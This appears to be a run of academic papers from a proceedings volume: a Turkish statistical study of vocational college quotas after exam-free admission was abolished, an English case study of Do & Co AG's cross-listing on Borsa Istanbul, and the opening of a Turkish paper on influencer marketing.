Bilindiği üzere 9 Aralık 2016 tarihli 6764 sayılı Kanunun 25.maddesinde yapılan değişiklikle *"d. Bir mesleğe yönelik program uygulayan liselerin mezunlarının, Yükseköğretim Kurulu tarafından belirlenecek aynı alanda bir önlisans programına yerleşmelerinde, merkezi sınavlardan almış oldukları puanlara bu fıkranın (b) bendine göre hesaplanan ortaöğretim başarı puanı ve bu puanın Yükseköğretim Kurulu tarafından tespit edilecek katsayı ile çarpımı sonucu bulunacak puan eklenir."* şeklinde düzenlenmiş ve sınavsız geçiş olarak isimlendirilen uygulama kaldırılmıştır.

Bu çalışmada meslek liselerinin devamı niteliğindeki meslek yüksekokullarının kontenjanlarının sınavsız geçişin kaldırılması ile birlikte nasıl etkilendiği incelenmiştir.

1. MESLEKİ VE TEKNİK ORTAÖĞRETİMİN MEVCUT DURUMU

Mesleki ve Teknik Ortaöğretimin yıllar itibariyle okul, öğretmen, öğrenci ve mezun sayıları Tablo 1'de verilmiştir.

Tablo 1: Mesleki ve Teknik Ortaöğretim Okul, Öğretmen, Öğrenci ve Mezun Sayısı (2010-2016)

Yıllar	Okul	Öğretmen	Öğrenci	Mezun
2010 -2011	5.179	104.327	2.072.487	314.448
2011-2012	5.501	113.098	2.090.220	332.154
2012-2013	6.204	135.502	2.269.651	339.270
2013-2014	7.211	161.288	2.513.887	426.866
2014-2015	5.106	175.218	2.788.117	471.885
2015-2016	5.239	184.232	2.760.140	515.465
2016-2017	5.851	185.988	2.713.530	

Kaynak: http://sgb.meb.gov.tr/www/icerik_goruntule.php?KNO=270 (e.t. 20.02.2018)

Tablo 1 incelendiğinde 2016-2017 eğitim öğretim döneminde 5.851 adet (İmam Hatip Liseleri dahil) Mesleki ve Teknik ortaöğretim kurumunun bulunduğu, bu kurumlarda görevli öğretmen sayısının 185.988 olduğu ve öğrenci sayısının ise 2.713.530 olduğu görülmektedir. 2010-2011 öğretim yılından itibaren okul sayısının 672, öğretmen sayısının 81.671, öğrenci sayısının ise 641.043 arttığı anlaşılmaktadır.

Tüm ortaöğretim içerisinde, genel ortaöğretim ve Mesleki ve Teknik ortaöğretim sayıları Tablo 2'de verilmiştir.

Tablo 2: Ortaöğretim Kurumlarının Okul, Öğretmen ve Öğrenci Sayıları (2016-2017 Öğretim Yılı)

	Okul	Öğretmen	Öğrenci Sayısı			
			Erkek	Kadın	Toplam	Yüzde
Genel Ortaöğretim	5.225	147.052	1.632.329	1.504.111	3.136.440	54%
Resmi	2.978	102.254	704.449	832.587	1.537.036	
Özel	2.246	44.798	223.497	179.263	402.760	

AçıkÖğretim	1		704.383	492.261	1.196.644	
Mesleki ve Tek. Ortaöğretim	4.399	145.097	1.209.475	858.737	2.068.212	35%
Mesleki Tek. Lise	4.027	137.326	1.147.879	808.613	1.956.492	
Özel	372	7.771	61.596	50.124	111.720	
Din Öğretimi	1.452	40.891	284.218	361.100	645.318	11%
ORTAÖĞRETİM TOPLAMI	11.076	333.040	3.126.022	2.723.948	5.849.970	

Kaynak: (Maliye Bakanlığı Strateji Geliştirme Başkanlığı) (e.t. 20.02.2018)

Tablo 2'ye bakıldığında toplam ortaöğretim kurumlarının sayısının 11.076 olduğu, bunun 5.225'nin genel ortaöğretim, 4.399'unun mesleki ve teknik öğretim, 1.452'sinin ise din öğretimi kurumları olduğu görülmektedir. Genel ortaöğretimin neredeyse yarıya yakınının özel ortaöğretim kurumudur. Mesleki ve teknik ortaöğretim kurumlarının ise 372 tanesi özel kurum niteliğindedir. Öğrencilerin ise %46'sının (Din öğretimi %11+Mesleki Teknik Eğitim %35) mesleki ve teknik eğitim kurumlarında eğitim aldığı anlaşılmaktadır. Gelişmiş ülkelerde meslek liselerin toplam eğitimdeki payı %65-70 civarındadır (Gür & Çelik , 2009).

Tablo 3'te Meslek lisesi çıkışlıların lisans, önlisans ve açıköğretim kurumlarına başvuru ve yerleşme sayıları ve oranları verilmiştir.

Tablo 3: Meslek Lisesi Çıkışlıların Başvuran Ve Yükseköğretim Programlarına Yerleşen Aday Sayıları (2016,2017)

O K U L T Ü R Ü	2017										2016							
	BAŞVURAN	YERLEŞEN						BAŞVURAN	YERLEŞEN									
		LİSANS	%	ÖNLİSANS	%	AÖ	%		LİSANS	%	ÖNLİSANS	%	AÖ	%				
MESLEK LİSESİ ÇIKIŞILAR:																		
TİCARET MESLEK LİSELERİ	122.308	8.550	6,99	19.816	16,20	7.199	5,89	130.918	9.202	7,03	41.600	31,78	15.170	11,55				
TEKNİK LİSELER	91.771	9.031	9,84	16.654	18,15	4.367	4,76	85.661	9.933	11,60	27.096	31,63	5.044	5,89				
ENDÜSTRİ MESLEK LİSESİ	186.147	6.264	3,37	21.326	11,46	8.912	4,79	233.411	7.197	3,08	56.214	24,08	13.257	5,68				
KIZ MESLEK LİSELERİ	159.157	11.573	7,27	26.046	16,36	10.054	6,32	164.363	11.909	7,25	39.354	23,94	14.947	9,09				
SAĞLIK MESLEK LİSELERİ	112.640	6.469	5,74	19.210	17,05	6.106	5,42	75.274	3.803	5,05	20.379	27,07	8.585	11,41				
OTELÇİLİK VE TURİZM MESLEK LİSELERİ	16.331	1.324	8,11	3.133	19,18	1.008	6,17	15.335	1.842	12,01	4.973	32,43	1.402	9,14				
SEKRETERLİK MESLEK LİSELERİ	33	1	3,03	4	12,12	2	6,06	51	1	1,96	2	3,92	14	27,45				
ASTSUBAY HAZIRLAMA OKULLARI	607	59	9,72	43	7,08	59	9,72	638	46	7,21	49	7,68	94	14,73				
DİĞER MESLEK LİSELERİ	16.858	2.017	11,96	3.375	20,02	952	5,65	53.752	2.301	4,28	11.574	21,53	7.908	14,71				
DİĞER	192	9	4,69	7	3,65	19	9,90											
MESLEK LİSESİ ÇIKIŞILAR TOPLAMI	706.044	45.297	6,42	109.614	15,53	38.678	5,48	759.403	46.234	6,09	201.241	26,50	66.421	8,75				
TOPLAM ÖĞRENCİ	2.265.843	422.946	18,67	273.342	12,06	129.109	5,70	2.256.377	423.474	18,77	368.770	16,34	169.615	7,52				

Kaynak: (Yüksek Öğretim Kurumu) verilerden derlenmiştir. (e.t. 20.02.2018)

Tablo 3 incelendiğinde 2016 yılında toplam başvuran 2.256.377 öğrencinin 759.403 kişisi meslek lisesi çıkışlı öğrenci olup, bunların %6'sı lisansa, %26,5'u önlisansa ve %8,75'i açık öğretime yerleşmiştir.

2017 yılında ise toplam başvuran 2.265.843 öğrenciden 706.044 kişisi meslek lisesi çıkışlıdır. Bu öğrencilerinde %6,42'si lisansa, %15,53'ü önlisansa ve %5,48'de açık öğretime yerleşmiştir.

2. YÜKSEKÖĞRETİMİN MEVCUT DURUMU

Tablo 4'de Türkiye'deki üniversite, fakülte, yüksekokul, meslek yüksekokulu ve diğer akademik birim sayıları verilmiştir.

Tablo 4: Türlerine Göre Akademik Birim Sayıları, 2017 - 2018

	DEVLET ÜNİVERSİTELERİ	VAKIF ÜNİVERSİTELERİ	VAKIF MESLEK YÜKSEK OKULU	TOPLAM
ÜNİVERSİTE	113	68	5	186
FAKÜLTE	1.266	429	0	1.695
YÜKSEKOKUL	361	105	0	466
MYO	877	100	5	982
ENSTİTÜ	479	200	0	679
ARAŞ.VE UYG. MER.	2.545	574	1	3.120
BÖLÜM	15.132	2.994	79	18.205
PROGRAM	17.093	10.537	436	28.066
ANABİLİM DALI	29.630	2.302	0	31.932
BİLİM DALI	7.517	597	0	8.114
YÜKSEK LİS. PRG.	10.117	2.395	0	12.512
DOKTORA PRG.	4.849	480	0	5.329
SANATTA YET.P.	125	13	0	138

Kaynak: <https://istatistik.yok.gov.tr/> (e.t. 27.04.2018)

Türkiye'de 113'ü devlet üniversitesi olmak üzere toplam 186 üniversite bulunmaktadır. 1.695 fakülte, 466 yüksekokul ve 982 tane meslek yüksekokulu bulunmaktadır. bu akademik birimlerde 18.205 bölüm ve bu bölümlerin altında 28.066 program mevcuttur.

2017-2018 Öğretim yılı itibarıyla Yükseköğretim Kurumlarında öğrenim gören öğrencilerin sayıları tablo 5'te verilmiştir.

Tablo 5: Öğrenci Sayıları Özet Tablosu, 2017-2018

	YENİ KAYIT			TOPLAM ÖĞRENCİ SAYISI		
	E	K	T	E	K	T
TOPLAM	703.175	679.414	1.382.589	4.047.302	3.513.069	7.560.371

ÖNLİSANS	266.748	298.473	565.221	1.424.366	1.344.391	2.768.757
ÖRGÜN ÖĞRETİM	88.209	90.323	178.532	451.531	323.945	775.476
İKİNCİ ÖĞRETİM	31.701	25.108	56.809	214.158	106.787	320.945
UZAKTAN ÖĞRETİM	2.951	3.173	6.124	20.990	14.722	35.712
AÇIK ÖĞRETİM	143.887	179.869	323.756	737.687	898.937	1.636.624
LİSANS	337.963	331.404	669.367	2.292.542	1.949.299	4.241.841
ÖRGÜN ÖĞRETİM	185.901	210.681	396.582	903.108	932.084	1.835.192
İKİNCİ ÖĞRETİM	46.150	33.709	79.859	250.119	178.885	429.004
UZAKTAN ÖĞRETİM	2.018	3.946	5.964	11.663	16.390	28.053
AÇIK ÖĞRETİM	103.894	83.068	186.962	1.127.652	821.940	1.949.592
YÜKSEK LİSANS	89.364	41.864	131.228	275.781	178.892	454.673
ÖRGÜN ÖĞRETİM	53.702	35.461	89.163	224.644	168.085	392.729
İKİNCİ ÖĞRETİM	21.023	4.838	25.861	30.779	8.457	39.236
UZAKTAN ÖĞRETİM	14.639	1.565	16.204	20.358	2.350	22.708
DOKTORA	9.100	7.673	16.773	54.613	40.487	95.100
ÖRGÜN ÖĞRETİM	9.100	7.673	16.773	54.613	40.487	95.100

Kaynak: <https://istatistik.yok.gov.tr/> (e.t.20.02.2018)

Tablo 5 incelendiğinde toplam 7.560.371 öğrencinin yükseköğretim kurumlarında öğrenim gördüğü, bunların da 2.768.757 öğrencinin önlisans, 4.241.841'nin lisans, 454.673'ünün yüksek lisans ve 95.100 öğrencinin doktora programlarında olduğu görülmektedir. Önlisans programlarında öğrenim gören 2.768.757 öğrencinin %60'a yakını açık öğretim programlarındadır.

Tablo 6: Öğretim Elemanları Sayıları Özet Tablosu, 2017- 2018

	PROFESÖR	DOÇEN	DR.ÖĞR. ÜYESİ	ÖĞR. GÖR.	ARAŞ.GÖR.	TOPLAM
ÖNLİSANS	373	411	3.247	15.680	231	19.942
LİSANS	23.568	13.479	33.842	19.643	43.235	133.767
ENSTİTÜLER	284	148	262	153	2.528	3.375
ARAŞTIRMA MERKEZLERİ	415	418	169	8	4	1.014

TOPLAM	24.640	14.456	37.520	35.484	45.998	158.098

Kaynak: (Türkiye İstatistik Kurumu)(e.t.20.02.2018)

Yükseköğretim kurumlarında görev yapan öğretim elemanlarının dağılımı tablo 5’te verilmiştir. Buna göre 19.942’si önlisans, 133.767’si lisans öğrenimi veren akademik birimlerde, 3.375’i enstitülerde ve 1.014’ü araştırma merkezlerinde olmak üzere toplam 158.098 öğretim elemanı görev yapmaktadır.

3. MESLEK YÜKSEKOKULLARIN MEVCUT DURUMU

Tablo 7’de 2010-2011 öğretim yılından itibaren üniversitelerin kontenjan sayıları, yerleşen kişi sayısı ve boş kalan kontenjan sayıları verilmiştir.

Tablo 7: Yıllar İtibariyle Üniversite Toplam Kontenjanları ve Yerleşen Sayısı

TOPLAM				
	Kontenjan	Yerleşen	Boş Kalan	Boş Kalan %
2017 -				35%
2018	910.671	588.657	322.014	
2016 -				7%
2017	852.396	792.249	60.147	
2015 -				5%
2016	823.739	748.950	38.789	
2014 -				7%
2015	792.635	733.623	59.012	
2013 -				14%
2014	781.606	672.417	109.189	
2012 -				11%
2013	721.925	641.697	80.228	
2011 -				9%
2012	655.941	597.508	58.433	
2010 -				16%
2011	671.804	561.003	110.801	

Kaynak: Ösym verilerinden derlenmiştir.

Tablo 7’ye bakıldığında 2010-2011 öğretim yılında üniversitelerin kontenjanlarının %16’sı boş kalmış, 2015-2016 öğretim yılında %95 doluluk oranına ulaşılmış durumdayken, 2017-2018 öğretim yılında kontenjanların %35’i boş kalmıştır.

Tablo 8’de meslek yüksekokullarının kontenjanları ve yerleşen sayıları verilmiştir.

Tablo 8: Yıllar İtibariyle MYO Kontenjanları ve Yerleşen Öğrenci Sayıları (2006-2017)

Yıllar	Kontenjan	Yerleşen			Boş	Sınavsız Yerleşenlerin Oranı (%)	Boş Kont. %
		Sınavsız	YGS	Toplam			
2006	202.027	113.291	78.205	191.496	10.531	59,2%	5%
2007	208.413	118.225	80.908	199.133	9.280	59,4%	4%
2008	256.860	98.530	141.323	239.853	17.007	41,1%	7%
2009	300.563	112.246	126.385	238.631	61.932	47,0%	21%
2010	310.836	129.462	103.672	233.134	77.702	55,5%	25%
2011	277.248	143.898	108.569	252.467	24.781	57,0%	9%
2012	316.181	153.657	130.698	284.355	31.826	54,0%	10%
2013	359.628	154.510	132.112	286.622	73.006	53,9%	20%

2014	364.735	173.113	163.294	336.407	28.328	51,5%	8%
2015	387.255	171.336	195.900	367.236	20.019	46,7%	5%
2016	403.378	155.432	213.338	368.770	34.608	42,1%	9%
2017	436.904	-	225.802	225.802	211.102	0%	48%

Kaynak: Ösym verilerinden derlenmiştir.

Meslek yüksekokullarının 2016-2017 öğretim yılında kontenjan sayısı 403.378, yerleşen sayısı 368.770 ve boş kalan kontenjan 34.608 olarak gerçekleşmişken, 2017-2018 öğretim yılında kontenjan sayısı 436.904'e çıkmış, yerleşen sayısı 225.802 olmuştur.

2017 yılından önce sınavsız geçişle yerleşenlerin sayılarına baktığımızda, 2016 yılında yerleşen 368.770 öğrencinin %42,1'inin yani 155.432 öğrencinin yerleştiği görülmektedir.

SONUÇ

28 Şubat 1997 Milli Güvenlik Kurulunun aldığı kararlara kadar, mesleki ve teknik ortaöğretim öğrencileri ile genel ortaöğretim öğrencileri üniversite sınavlarına eşit şartlarda girmekte ve mesleki ve teknik ortaöğretim kurumlarına sınavla öğrenci alınmaktaydı. 28 Şubatta alınan kararla birlikte ilköğretim kesintisiz olarak 8 yıla çıkarılmış, mesleki ve teknik öğretim kurumlarının ortaokul düzeyindeki bölümleri kapatılmıştır. 1999 tarihinde YÖK'ün aldığı kararla birlikte mesleki ve teknik okul mezunlarının kendi alanları dışında başka alanlara yönelmelerini önlemek amacıyla katsayı düzenlemesi getirilmiştir.

Mesleki ve teknik eğitim kurumlarından mezun olan öğrencilerin alanı dışında başka bir bölüme gidememesi, bu kurumlara olan talebi azaltmıştır. Bunun doğal bir sonucu olarak başarılı öğrenciler genel ortaöğretim kurumlarına devam ederlerken, bu kurumlara yerleşemeyen en düşük puanlı öğrenciler mesleki ve teknik ortaöğretim kurumlarında öğrenimlerine devam etmişlerdir.

Ekonominin ihtiyaç duyduğu nitelikli ara insan gücü açığı her geçen gün daha da artmış, mesleki ve teknik ortaöğretim kurumlarının cazibesini arttırabilmek için 2001 yılında çıkartılan 4702 sayılı kanunla birlikte, mesleki ve teknik ortaöğretim kurumlarına sınavsız geçiş sistemi ile öğrenci alınmaya başlanmıştır.

Sınavsız geçiş sistemi ile birlikte, daha çok düşük not ortalamasına sahip öğrencilerin tercih ettiği mesleki ve teknik ortaöğretim kurumlarından mezun olan öğrenciler, sınavsız bir şekilde alanı ile ilgili meslek yüksekokulu programlarına geçiş yapmışlardır.

Sınavsız geçiş uygulaması, meslek yüksekokullarında eğitim kalitesini düşürdüğü ve nitelikli ara eleman yetiştirmeyi engellediği gerekçesiyle, 9 Aralık 2016 tarihli, 6764 sayılı Kanun ile birlikte kaldırılmıştır.

Sınavsız geçişin uygulanmaya başladığı yıldan itibaren meslek yüksekokulları kontenjanlarının yaklaşık yarısı sınavsız geçişle gelen öğrenciler tarafından doldurulmaktaydı. 2017 yılında sınavsız geçişin kaldırılması ile birlikte üniversite toplam kontenjanlarının %37'si, meslek yüksekokulları kontenjanlarının ise %48'i boş kalmıştır.

Sınavsız geçişin kaldırılması sadece mesleki ve teknik ortaöğretim öğrencilerini değil meslek yüksekokullarının kontenjanlarını da oldukça olumsuz etkilemiştir. Yeterli öğrenci yerleşmeyen birçok program ya kapanmış ya da kapanma aşamasına gelmiştir.

Kaynakça

AKPINAR, B. (2003). Meslek Yüksekokullarına Sınavsız Geçiş. *Kuram ve Uygulamada Eğitim Yönetimi*(33), 8-25.

Gür, B. S., & Çelik, Z. (2009). *Türkiye'de Milli Eğitim Sistemi Yapısal Sorunlar ve Öneriler*. Seta Rapor.

Gür, B., & Çelik, Z. (2009). *Türkiye'de Milli Eğitim Sisteminin Yapısal Sorunları ve Öneriler*. Seta Rapor.

KAVAK, Y. (1992). Meslek Yüksekokulları İş Hayatı İlişkileri. *H.Ü. Eğitim Fakültesi Dergisi*(7), 95-115.

- Maliye Bakanlığı Strateji Geliştirme Başkanlığı. (tarih yok). Ortaöğretim Kurumlarının Okul, Öğretmen ve Öğrenci Sayıları. Ankara. 05 02, 2018 tarihinde http://sgb.meb.gov.tr/www/icerik_goruntule.php?KNO=270 adresinden alındı
- Türkiye İstatistik Kurumu. (tarih yok). Öğretim Elemanları Sayıları. Ankara. 05 01, 2018 tarihinde <https://istatistik.yok.gov.tr/> adresinden alındı
- YILDIRIM, A., & ÇARIKÇI, O. (2017). Meslek Yüksekokullarında Belirsiz Gelecek: Sınavsız Geçişten Ek Puana. Yöneticilerin ve Öğretmenlerin MYO'ların Geleceği Hakkındaki Görüşlerinin Değerlendirilmesi. *Mehmet Akif Ersoy Üniversitesi Sosyal Bilimler Enstitüsü Dergisi*, 9(21), 203-218.
- Yüksek Öğretim Kurumu. (tarih yok). Ankara. 05 03, 2018 tarihinde <https://istatistik.yok.gov.tr/> adresinden alındı

Why Did Do & Co AG Choose An Emerging Market To Ipo? A Controversial Cross-Listing Case

İbrahim Emre KARAA*

Abstract

This paper presents report of an unique cross-listing case: Do & Co Aktiengesellschaft's listing in Borsa Istanbul. Firm's choice for secondary public offer realized in an emerging market is a special case to investigate because, in general, we observe just the opposite movement from emerging markets to developed markets. It is clear that this case study generates limited insight into cross-listing preferences but it is valuable to understand the exceptions of theories. We analyzed the issues to understand the rationale behind the cross-listing in Istanbul by examining the first 5 years performance and suggested arguments and findings of studies.

Keywords: Cross-listing, event study, Borsa Istanbul

JEL codes: G14, G15

INTRODUCTION

A global initial public offering has become a common phenomenon as financial globalization spreads all over the world. The international capital market has led firms to seek alternatives for listing their equity outside their home market. Even though home bias exists among investors which is documented in many papers and well known to firm managements, why do firms seek different equity market alternatives? The possible explanations to the phenomena are; well-developed investor protection, valuable and widen investor base in terms of liquidity, and firms' globalization in operations lead to globalization in finance. In addition to these factors, the fact that CEO's are under the pressure of shareholders, they encourage to decide on an international IPO which could increase the firm value.

The market conditions are the most influential factor on cross-listing decisions. Higher the market liquidity higher the market price is a legendary assumption which has evidential supports. The firm management monitors the development of domestic market and if they realize that the wealth is affected negatively the result might lead corporations to IPO internationally. The international cross-listing is so related to low domestic liquidity conditions. What is more about cross-listing? What makes a market more attractive comparing to others? The quick answer might be different listing standards, listing costs, stability, disclosure requirements, investor orientation, and exchange location. Sarkissian and Schill (2004) found that geographic, economic, cultural, and industrial proximity play the dominant role in the choice of overseas listing venue. So that, we may assume a competition between markets is international. Chemmanur and Fulghieri (2008) argue that exchanges use their listing standards as a tool in competing with other exchanges for listings by firms. Low standards expected to be attractive and high standards be less attractive. But this might not be the case merely; Cross-listing may provide firms with valuable flexibility about disclosure levels and accounting standards which conveys considerations on the location of exchange. Moreover, the growing capital flows encouraged relatively among small exchanges for competition and many exchanges became more effective in past two decades.

The purpose of the study to discuss the consequences of Do & Co cross-listing in share prices as a remarkable case. Do & Co Aktiengesellschaft (Do & Co, hereafter) is an Austrian high growth catering company mainly, operating around the globe, headquartered in Vienna. Turkish Do & Co is jointly owned by Do & Co and Turkish Airlines (THY, hereafter). Do & Co management, besides listing on Wiener Börse AG, Vienna decided to be cross-listed on Borsa Istanbul on November 26th, 2010. This choice is notable because, the general trend in cross-listings is to prefer a more developed exchange comparing to

the existing exchange. The inadequate depth in the capital markets in emerging markets is not a mystery and seemingly very risky. However, the positive weighted more, in the prospectus, Do & Co weights the business volume expectations in Turkey and emphasizes the joint ventures with Turkish Airlines (THY), and operation opportunities with Middle Eastern airlines. High economic growth rates in the last decade and expectations are considered. Demographic profile in the Turkey is quite young (43.7% of population is under 25) and the management team is agreed on high business potential with the strong infrastructure in air transportation and the low service penetration that is confirmed by Eurostat statistics. The number of passengers increased dramatically over 25% per year from 2003 to 2009 that creates another business opportunity to Do & Co. There are some other infrastructural investments in Turkey. In sum, Do & Co's investments and revenues are highly related to businesses in Turkey which might be a possible explanation under the market location preference.

Related Literature

Karolyi (1998) determined the reasons for listing shares abroad: (a) share prices react favorably to cross-border listings in the first month after listing; (b) post-listing price performance up to one year is highly variable across companies depending on the home and listing market, its capitalization, capital-raising needs and other company specific factors; (c) post-listing trading volume increases on average, and, for many issues, home-market trading volume increases also; (d) liquidity of trading in shares improves overall, but depends on the increase in total trading volume, the listing location and the scope of foreign ownership restrictions in the home market (e) domestic market risk is significantly reduced and associated with only a small increase in global market risk and foreign exchange risk, which can result in a net reduction in the cost of equity capital of about 126 basis points; (f) ADR's represent an effective vehicle to diversify US- based investment programs globally (g) stringent disclosure requirements are the most important impediment to cross-border listings.

Home market reaction to cross-listing is documented in the studies by Lee (1991), Torabzadeh et al.(1992), Damodaran et al. (1992), Varela and Lee (1993), Lau et al. (1994) and all found slightly positive or neutral market reactions in the listing month (Karolyi (1998). Moreover, long-term effect of cross-listing is documented by King and Segal (2008) and found a permanent increase in valuation if they attract investor recognition.

Coffee (2002) and Stulz (1999) developed bonding hypothesis and suggest that if firm shares are publicly traded in an low investor protected environment, they prefer a better regime for minority shareholders to reach a better enforcement which has empirical supports (i.e.Reese and Weisbach, 2002; Doidge, 2004). In order to broaden the investor base in developed markets firm managements also evaluate if the large number of investors will be attracted and the expected returns on the firm share lowers in addition to an increase in the firm value.

Van Dijk and Roosenboom (2009) explain the reason for Anglo-Saxon markets preference which creates better shareholder value than continental Europe and Japan and US exchanges than London. Cross-listing refers to secondary public offerings in another exchange which firms enjoy the benefits of significant market reactions, especially in developed markets. Developed markets have advantages to be chosen comparing to others, such as, large shareholder base, deep and liquid markets, stringent disclosure requirements, and investor protection. Emerging markets are at the bottom of alternatives or not to be


considered by definition; investment barriers, low liquidity, low standards and weak investor protection. Besides to the negativities for emerging markets, there are some advantages exist at the same time.

Results

Aiming organic growth, Do & Co is seeking acquisitions, and planning to expand its operations, promoting its brand by establishing new hotel and restaurant investments to empower firm image in Turkey. Especially, the management is planning to compete with the relatively low service facility providers in the region. New investments are going on in Vienna, New York, and Istanbul and projects needs €17 mil.(8% of Sales) in the year of IPO. In order to finance these operations and taking actions, the need of funds turned them into equity financing. In the prospectus, the words are analyzed by frequencies and we found that, management is emphasized 504, Avustria 465, Turkey 287, U.S. 54, Vienna 272, and Istanbul 96, New York 95 times. The choice for location as Istanbul is not surprising because the catering operations highly related to THY.

More favorable listing requirements could be also attractive. Emerging markets have high turnover velocity (Borsa Istanbul is 3rd among Exchanges) that indicates liquidity which might be another explanation to IPO in BIST (see Table1).

Table 1: Share Turnover Velocity (%) Top 20 in the World



Source: BIST Report

(a) Share prices react favorably to cross-border listings in the first month after listing

As shown on the figure 1, after announcement of CMB (SPK) application the share prices of Do & Co, first declined in two markets but, after increased significantly within a week, and shifted even the home market (ATX) declined over time.


Figure 1. Home market reaction to Announcement of Cross-listing (Prices)



Source: Yahoo finance

(b) Post-listing trading volume increases on average, and, for many issues, home-market trading volume increases also.

Figure 2. Home market reaction to Announcement of Cross-listing (Volume)




Source: Yahoo finance

(c) Post-listing price performance up to one year is highly variable across companies depending on the home and listing market, its capitalization, capital-raising needs and other company specific factors

After announcement, home market share prices' volatility is higher than the foreign market share prices', clearly can be followed on the chart.

Figure 3. Long-term effect of Do & Co Cross-listing in markets



Source: BIST Report

Do & Co dealt with 3 co-leaders and 5 consortium members for underwriting. The offering price 21.90€, equity value of 213 million € with the size of offering; 68 million €. During the roadshow (out of U.S.), 84 institutional funds visited in 23 countries visited and 70% of funds subscribed 15.5 times for the international tranche (47 million €). Therefore the IPO ended successfully.

Conclusion

Dual-listing phenomena is generally built on location factors involving exchange's situation on listing requirements and procedures in terms of competition, and more developed investor protection which are proved in many cases in developed markets. However, better market liquidity, increased free float through new shareholder structure made an emerging market's exchange more advantageous. Therefore Do & Co AG, preferred Borsa Istanbul and ended the dual IPO process successfully.

We found evidence to support Karolyi (1998) that suggestions; first, the share prices react positively to cross-border listings in the first month after listing. Secondly, we evidenced home-market trading volume increases also. Third, post listing price performance is quite good in the short and long terms in both home and abroad markets.

References

- Chemmanur, T. J., He, J., & Fulghieri, P. (2008). Competition and Cooperation among Exchanges: Effects on Corporate Cross-Listing Decisions and Listing Standards. *Journal of Applied Corporate Finance*, 20(3), 76-90.
- Coffee, J. (2002). Competition Among Securities Markets: A Path Dependent Perspective, Columbia Law School Working Paper No. 192, March.
- Damodaran, A., Liu C. & Van Harlow W. (1993). The Effects of International Dual Listings on Stock Price Behavior, New York University working paper.
- Doidge, C. (2004). US cross-listings and the private benefits of control: evidence from dual-class firms. *Journal of financial economics*, 72(3), 519-553.
- Karolyi, G. A. (1998). Why do companies list shares abroad?: A survey of the evidence and its managerial implications. *Financial Markets, Institutions & Instruments*, 7(1), 1-60.
- King, M. R., & Segal, D. (2008). The long-term effects of cross-listing, investor recognition, and ownership structure on valuation. *The Review of Financial Studies*, 22(6), 2393-2421.
- Lau, S., D. Diltz and Apilado V. (1994). Valuation Effects of International Stock Exchange Listings. *Journal of Banking and Finance*, 18, 743-755.
- Lee, I. (1991). The Impact of Overseas Listings on Shareholder Wealth: The Case of the London and Toronto Stock Exchanges. *Journal of Business Finance and Accounting*, 18, 583-592.
- Reese Jr, W. A., & Weisbach, M. S. (2002). Protection of minority shareholder interests, cross-listings in the United States, and subsequent equity offerings. *Journal of financial economics*, 66(1), 65-104.
- Roosenboom, P., & Van Dijk, M. A. (2009). The market reaction to cross-listings: Does the destination market matter?. *Journal of Banking & Finance*, 33(10), 1898-1908.
- Sarkissian, S., & Schill, M. J. (2003). The overseas listing decision: New evidence of proximity preference. *The Review of Financial Studies*, 17(3), 769-809.
- Stulz, R. (1999). Globalization of Equity Markets and the Cost of Capital, *Journal of Applied Corporate Finance*, Fall, pp. 8-25.
- Torabzadeh, K., Bertin, W. & Zivney, T. (1992). Valuation Effects of International Listings. *Global Finance Journal*, 3, 159-170.
- Varela O. & Lee, S. (1993). International Listings, the Security Market Line and Capital Market Integration: The Case of U.S. listings on the London Stock Exchange. *Journal of Business Finance and Accounting*, 20, 843-863.

Sosyal Medya Fenomenleri ile Pazarlamada Yeni Bir Boyut: Influencer Marketing

Neslihan YALÇINKAYA*

Mümine KARADAĞ**

Öz

Sosyal medya platformları hızla gelişirken kullanıcı sayısında da hatırı sayılır bir artış yaşanmaktadır. “We Are Social ve Hootsuite”in beraber yayınladığı “Digital in 2017 Global Overview” raporuna göre dünyada yaklaşık 2.8 milyar kişi ayda en az bir kez sosyal medya platformlarını kullanmaktadır. İşletmelerin pazarlama yöneticileri ve reklamcılık sektöründeki yetkililer, tüketicilerin satın alma davranışlarını değiştirmeye yol açan bu önemli platformu en etkin şekilde kullanmak için çabalarını sürdürmektedirler.

Gelişen teknolojik altyapı ile birlikte internet ortamında gerçekleştirilen ağızdan ağıza pazarlama çalışmaları “e-wom” olarak adlandırılmakta ve geleneksel pazarlama araçlarına iyi bir alternatif olarak görülmektedir. Sayıları her geçen gün artan e-wom tekniklerinin yeni bir fonksiyonu olarak kabul edilebilecek “influencer marketing” uygulamaları geleneksel reklamcılık karşısında kendisine önemli bir yer bulmuş görünmektedir.

Bu çalışmada yeni ve farklı bir dünyada sosyal ağlar aracılığı ile birbirine istedikleri her an ulaşabilen tüketicilerin satın alma kararlarında kişisel olarak tanışmadıkları ancak paylaşımları aracılığıyla kendileriyle bağ kurduğuna inandıkları sosyal medya fenomenlerinin you-tube, instagram, twitter, facebook veya diğer sosyal medya platformlarında yapmış oldukları reklamlardan ne ölçüde etkilendikleri araştırılmaya çalışılacaktır.

Anahtar Sözcükler: Sosyal medya, dijital pazarlama, influencer marketing, e-wom

Jel Kodları: M31, M37, M39

A New Dimension in Marketing with Social Media Phenomena: Influencer Marketing

While social media platforms are developing rapidly, also there is a considerable increase in the number of users. According to the “Digital in 2017 Global Overview” report published by “We are Social and Hootsuite”, nearly 2.8 billion people in the world use social media platforms at least once a month. Businesses' marketing executives and the authorities in the advertising industry are working hard to use this important platform to change consumers' buying behavior in the most efficient way.

With the developing technological infrastructure, the word of mouth marketing activities carried out in the internet environment is called as “e-wom” and are seen as a good alternative to traditional marketing tools. “Influencer marketing” applications, which can be considered as a new function of the increasing number of e-wom techniques, seem to have found an important place against the traditional advertising.

In this study, it is aimed to investigate that how can extent in purchasing decisions of consumers who do not meet personally but can connect each other at any time through social networks in a new and different world are influenced by the advertisements phenomena's make on Yout-tube, Instagram, Twitter, Facebook or other social media platforms

GİRİŞ

Web 2.0. tabanlı internet teknolojisinin geliştirilmesi sonucunda toplumların yaşam tarzlarını köklü bir şekilde değiştiren sosyal medya araçları her alanda olduğu gibi pazarlama çalışmalarında da hatırı sayılır bir yer elde etmiştir. Sosyal medya araçlarının gelişmesi ile müşteri ağlarının biçimlenmesi söz konusu olmuştur. Sosyal ağlar iletişim için “birbirini tanımak” eyleminden ziyade “ortak bir yön bulma” olgusuna hizmet etmektedir. Bu olgu toplumların büyük bir çoğunluğunda kabul görmüş ve hızlı iletişimin faydalarıyla birlikte farklı deneyimlerin de paylaşılmasına olanak tanımıştır.

